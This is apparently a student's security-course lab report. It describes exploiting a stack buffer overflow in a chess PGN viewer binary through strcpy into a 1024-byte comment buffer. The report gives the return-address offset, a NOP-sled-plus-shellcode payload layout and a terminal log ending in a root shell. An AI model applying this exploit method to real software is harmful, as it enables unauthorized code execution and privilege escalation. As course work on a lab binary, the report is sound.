Report for Question 1

By 2018201103

- **Decide what to exploit**

  Following are the buffers in the code:
  char EventName[LINE_SZ];
  char WPlayer[LINE_SZ];
  char BPlayer[LINE_SZ];
  char Result[LINE_SZ];
  char Board[64][64];

  char cmnt[1024];

  All of these buffers are global except **cmnt**. This buffer is local to the function **printPaginatedComments** and strcpy in this function can be used to exploit.

  The content between **[CommentSTX]** and **[CommentEND]** of the pgn file is given as input to the function **printPaginatedComments**. So we have to manipulate this content for the exploit.

- **Calculating the address**

  Filling the comment section with more than 1024 "A" would definitely overflow and overwrite the return address. So try different lengths of "A"s.

  1040 "A"s gave a segmentation fault on \x41\x41\x41\x41 so the return address is overwritten by 4 A's.

  Just to be sure I tried 1036 "A"s and then 4 "B"s. This gave a segmentation fault on \x42\x42\x42\x42 so the return address is overwritten by 4 A's.

  So now we know 4 bytes after 1036 bytes is the return address.

- **Figuring where to return**

  Inside gdb, try to write 1040 "A"s in the buffer. Create a breakpoint. Run the file. See memory location using x command of gdb. Try to find the first "A" as that is the starting address of the buffer. Note this address and add 512 to this address. This would be our return address.

We are doing this because we are going to add no-op sled before shellcode and returning somewhere in between the buffer increases probability of hitting inside the no-op sled.

- **Python file to create pgn file**

  The payload would look something like this:
  No-op sled + shellcode + return address


  Our shellcode is 23 B and just to be safe we are writing 10 return addresses. So 4*10=40 B of return addresses. So the number of no-op should be 1040 - 23 - 40 = 977 B.

  So final payload is "\x90"*977 + shell_code + (return address)*10

  Create mal_file1.pgn and in the comment section add this payload.

- **Running the exploit**

  ```
  ./bin1 mal_file1.pgn
  ```



```
osboxes@osboxes:~/Downloads/Assignment-3$ uname -a
Linux osboxes 4.4.0-142-generic #168~14.04.1-Ubuntu SMP Sat Jan 19 11:28:33 UTC 2019 i686 i686 i686 GNU/Linux
osboxes@osboxes:~/Downloads/Assignment-3$ md5sum bin1
c12c60b64fc217c480297d3e91bce962  bin1
osboxes@osboxes:~/Downloads/Assignment-3$ ./bin1 mal_file1.pgn
######## State Ch. ########

  White :: Capablanca

             r
                   P
       p        P     k
    p
 p  P        p     R
 P     B
       P        K
          r

  Black :: Jaffe

  Results :: 1-0

######## COMMENTS ########
������������������������������������������������������������������������������������������������������������������������������������������������
������������������������������������������������������������������������������������������������������������������������������������������������
������������������������������������������������������������������������������������������������������������������������������������������������
������������������������������������������������������������������������������������������������������������������������������������������������
������������������������������������������������������������������������������������������������������������������������������������������������
������������������������������������������������������������������������������������������������������������������������������������������������
�����������������������������������������������������������������������������������������������������������������������1�Ph//shh/bin��PS���
                                                                                                                                            H���
H���H���H���H���H���H���H���H���H���
# whoami
root
# 
```